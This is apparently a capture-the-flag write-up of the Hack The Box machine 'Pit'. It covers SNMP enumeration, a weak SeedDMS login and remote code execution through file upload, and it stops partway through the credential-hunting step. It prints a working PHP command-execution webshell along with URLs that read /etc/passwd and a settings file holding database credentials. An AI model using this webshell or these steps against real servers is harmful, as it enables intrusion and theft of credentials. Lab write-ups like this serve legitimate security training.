PIT - SNMP - File Upload

Index

Synopsis

“PIT” is marked as medium difficulty machine that features NginX, SeedDMS and CockPit Web Console. The machine has SNMP configured to manage devices, we enumerate SNMP and find user information and SeedDMS path. SeedDMS has a login page and not configured to have strong password., so we use username as password to login. SeedDMS version has a file upload vulnerability, we get code execution to access file system via browser. Certain configuration files contains credentials, we use those credentials to access CockPit web console. Certain directory has misconfiguration to write files, we copy a shell script to that directory and gain root access.

Skills Required

- Web Enumeration
- SNMP Enumeration
- Linux Enumeration

Skills Learned

- SNMP Enumeration
- Linux ACLs


Enumeration

```
$\> nmap -sT -sV -sC -Pn -v -oA enum 10.129.107.63
Nmap scan report for 10.129.107.63
Host is up (0.26s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp   open  http            nginx 1.14.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
9090/tcp open  ssl/zeus-admin?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     request
|     </title>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <style>
|     body {
|     margin: 0;
|     font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
|     font-size: 12px;
|     line-height: 1.66666667;
|     color: #333333;
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|_    margin: 0 0 10p
| ssl-cert: Subject: commonName=dms-pit.htb/
organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Issuer: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/
countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-16T23:29:12
| Not valid after:  2030-06-04T16:09:12
| MD5:   0146 4fba 4de8 5bef 0331 e57e 41b4 a8ae
|_SHA-1: 29f2 edc3 7ae9 0c25 2a9d 3feb 3d90 bde6 dfd3 eee5
```

Initial Nmap scan reveals the machine is running SSH and HTTP/s service. Port 9090 is HTTPS, the TLS certificate discloses hostname. Let's add hostname to hosts file.

```
$\> sudo sh -c "echo '10.10.10.241  pit.htb dms-pit.htb' >> /etc/hosts"
```

The HTB tweet gives us a small hint about the box. "Walk", as in SNMP.



Hack The Box
@hackthebox_eu

To find your way to the Pit you need to WALK 🏃 Pit #Medium #Linux Machine created by polarbeare & GibParadox will go live 15 May 2021 at 19:00:00 UTC. Ready will be retired! Join now and start #hacking: hackthebox.eu #HackTheBox #CyberSecurity #InfoSec

7:57 AM · May 12, 2021 · Twitter Web App

Let's do a quick UDP ping and find whether SNMP port is open or closed.

```
$\> sudo nping --udp -c 2 -p 161 pit.htb

Starting Nping 0.7.91 ( https://nmap.org/nping ) at 2021-05-17 05:10 PDT
SENT (0.0345s) UDP 10.10.14.12:53 > 10.129.107.219:161 ttl=64 id=49936 iplen=28
SENT (1.0364s) UDP 10.10.14.12:53 > 10.129.107.219:161 ttl=64 id=49936 iplen=28

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 2 (56B) | Rcvd: 0 (0B) | Lost: 2 (100.00%)
Nping done: 1 IP address pinged in 2.07 seconds
```

As you can see we can able to send UDP packets to SNMP port. It is open, we can confirm by running NMAP scan on the port.

```
$\> sudo nmap -sU -p161,162 -sV pit.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 05:06 PDT
Nmap scan report for pit.htb (10.129.107.219)
Host is up (0.25s latency).
rDNS record for 10.129.107.219: dms.pit.htb

PORT    STATE    SERVICE  VERSION
161/udp open     snmp     SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp filtered snmptrap
Service Info: Host: pit.htb
```

As you can see we got the version information of SNMP and it also disclosed it is using ‘Public’ community string for authentication. Public community string is used as password to send request to SNMP server to reveal information and it is default community string. Public string has only read access, it cannot write to SNMP.

Let’s find what SNMP can disclose for us. We will use below perl script, as it can perform multi-threading and parse usable information.

dheiland-r7/snmp

For NetAddr Error: https://metacpan.org/pod/release/MIKER/NetAddr-IP-4.079/IP.pm#INSTALLATION

```
$\> perl snmpbw.pl pit.htb public 2 1
SNMP query:       10.129.107.219
Queue count:      0
SNMP SUCCESS:     10.129.107.219
```


If you have multiple IPs to scan give a text file and increase the thread size from 1 to 8 or 16 or 32. Upon completion it generates a file (named as IP of target) with all the information it has collected.

Let’s read useful information from the result.

```
$\> head 10.129.107.219.snmp
.1.3.6.1.2.1.1.1.0 = STRING: Linux pit.htb 4.18.0-240.22.1.el8_3.x86_64 #1 SMP Thu Apr 8
19:01:30 UTC 2021 x86_64
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.8072.3.2.10
.1.3.6.1.2.1.1.3.0 = Timeticks: (6114324) 16:59:03.24
.1.3.6.1.2.1.1.4.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
.1.3.6.1.2.1.1.5.0 = STRING: pit.htb
.1.3.6.1.2.1.1.6.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)

-----SNIP--------

.1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms
.1.3.6.1.4.1.2021.9.1.3.1 = STRING: /dev/mapper/cl-root
.1.3.6.1.4.1.2021.9.1.3.2 = STRING: /dev/mapper/cl-seeddms

-----SNIP--------

.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/
bin/monitor

-----SNIP--------

Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user

-----SNIP--------

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         s0-s0:c0.c1023       *
michelle             user_u               s0                   *
root                 unconfined_u         s0-s0:c0.c1023       *

System uptime

09:59:08 up 17:00,  2 users,  load average: 0.00, 0.00, 0.00

-----SNIP--------
```

We got Linux Kernel version, web directory, OS version, username and binary location. These information will be useful in further steps.

Let’s access HTTPS service.



If we read the page source, the we'd find that this is a"cockpit web console", it allows admin/ users to perfrom limited/Administrative tasks on server.


```
    var l;
    /* Some browsers fail localStorage access due to corruption, preventing Cockpit login */    try {
        l = window.localStorage;
        window.localStorage.removeItem("url-root");
        window.localStorage.removeItem("standard-login");
    } catch (e) {
        l = window.sessionStorage;
        a.warn(String(e));
```

Let's do a quick exploit search.

```
$\> searchsploit "cockpit"
---------------------------------------------------------------------------------------
---------------------------------
 Exploit Title                                                                         |
Path
---------------------------------------------------------------------------------------
---------------------------------
Cockpit CMS 0.4.4 < 0.5.5 - Server-Side Request Forgery                                | php/
webapps/44567.txt
Cockpit CMS 0.6.1 - Remote Code Execution                                              | php/
webapps/49390.txt
Cockpit Version 234 - Server-Side Request Forgery (Unauthenticated)                    |
multiple/webapps/49397.txt
openITCOCKPIT 3.6.1-2 - Cross-Site Request Forgery                                     | php/
webapps/47305.py
---------------------------------------------------------------------------------------
---------------------------------
Shellcodes: No Results
```

I tried SSRF for version 234 and it is not useful in our situation.

Let's check the other HTTP server.



403 Forbidden

dms-pit.htb

403 Forbidden

nginx/1.14.1


It is forbidden for us to access. Perhaps there's a different directory which we can access. I ran GoBuster and found out nothing.

Code Execution

In SNMP dump, we saw something related to DMS.


```
.1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms
```

Upon quick google, we find that "SeedDMS" is an open-source document management system. Let's try to append the directory name in web address bar and access.



This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org

We get this login page. If we try to login via common credentials then it fails. But, if we try the username which we found via SNMP enumeration then it would work.



Sign in

User ID: michelle

Password: ●●●●●●●●

Language: -

Once we login, we'd see a note from administrator saying that they have upgraded the software to 5.1.15 from 5.1.10.



Document Information

Name:	Upgrade Note
Owner:	Administrator
Comment:	Dear colleagues, Because of security issues in the previously installed version (5.1.10), I upgraded SeedDMS to version 5.1.15. See the attached CHANGELOG file for more information. If you find any issues, please report them immediately to admin@dms-pit.htb.
Used disk space:	99.27 KiB
Created:	2020-04-21 21:55:55

File	Comment	Status	
CHANGELOG Version: 1 99.27 KiB, application/octet-stream Uploaded by Administrator 2020-04-21 21:55:55		Released	Download

Let's do quick search for an exploit to this version.


```
$\> searchsploit "seeddms"
---------------------------------------------------------------------------------------
---------------------------------
 Exploit Title                                                                         |
Path
---------------------------------------------------------------------------------------
---------------------------------
SeedDMS 5.1.18 - Persistent Cross-Site Scripting                                       | php/
webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting                             | php/
webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting                               | php/
webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution                                   | php/
webapps/47022.txt
---------------------------------------------------------------------------------------
---------------------------------
Shellcodes: No Results
```

There's no any exploit is available to 5.1.15 version. I tried 5.1.18 XSS but it didn't work. But for some reason the RCE for version 5.1.11 works.

```
$\> cat /usr/share/exploitdb/exploits/php/webapps/47022.txt

Exploit Steps:

Step 1: Login to the application and under any folder add a document.
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be
used.

PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get
the command response in browser.

Note: Here "data" and "1048576" are default folders where the uploaded files are getting
saved.
```

We just need to upload webshell on machine and access via from default directory and document ID. The file name will be changed to 1.php. For some reason we webshell which gives reverse connection doesn't work, so we have to use the above mentioned php code to execute commands.


Save that php code in file and we need to upload it in the “Michelle's” folder.



Owner: Michelle
Created: 2020-04-22 09:14:28

No documents or folders

It doesn't really matter what you name the file, it get turned to 1.php. If you hover over "download" button the you'd find the document ID, which is required to access the php file.


DMS / Docs / Users / Michelle / demo


Document Information

Name: demo
Owner: Michelle
Used disk space: 157 Bytes
Created: 2021-05-17 16:30:39


Current version | Attachments | Related Documents

	File	Comment	Status	
	shell.php Version: 1 157 Bytes, application/x-php Uploaded by Michelle 2021-05-17 16:30:39		Released	Download Change Status Edit comment

Note: On machine a clean-up script is running and it deletes the uploaded file after every 5 minutes.


dms-pit.htb/seeddms51x/data/1048576/30/1.php?cmd=id

```
uid=992(nginx) gid=988(nginx) groups=988(nginx) context=system_u:system_r:httpd_t:s0
```



dms-pit.htb/seeddms51x/data/1048576/30/1.php?cmd=cat+/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:x:998:995:User for polkitd:/:/sbin/nologin
unbound:x:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sssd:x:996:992:User for sssd:/:/sbin/nologin
chrony:x:995:991::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
michelle:x:1000:1000::/home/michelle:/bin/bash
setroubleshoot:x:994:990::/var/lib/setroubleshoot:/sbin/nologin
cockpit-ws:x:993:989:User for cockpit-ws:/nonexisting:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx:x:992:988:Nginx web server:/var/lib/nginx:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
cockpit-wsinstance:x:991:987:User for cockpit-ws instances:/nonexisting:/sbin/nologin
rngd:x:990:986:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
```


We got command execution. But, due to some reason we can't able to get reverse connection on our machine. Let's search for any stored credentials on target machine.

Initial Access


If we visit the configuration directory and access the settings.xml file then we will get MYSQL creds.


```
dms-pit.htb/seeddms51x/data/1048576/31/1.php?cmd=cat+../../../conf/settings.xml
```

Upon access to this file we won't see anything on the screen, but you have to view the page source to see the data.


```
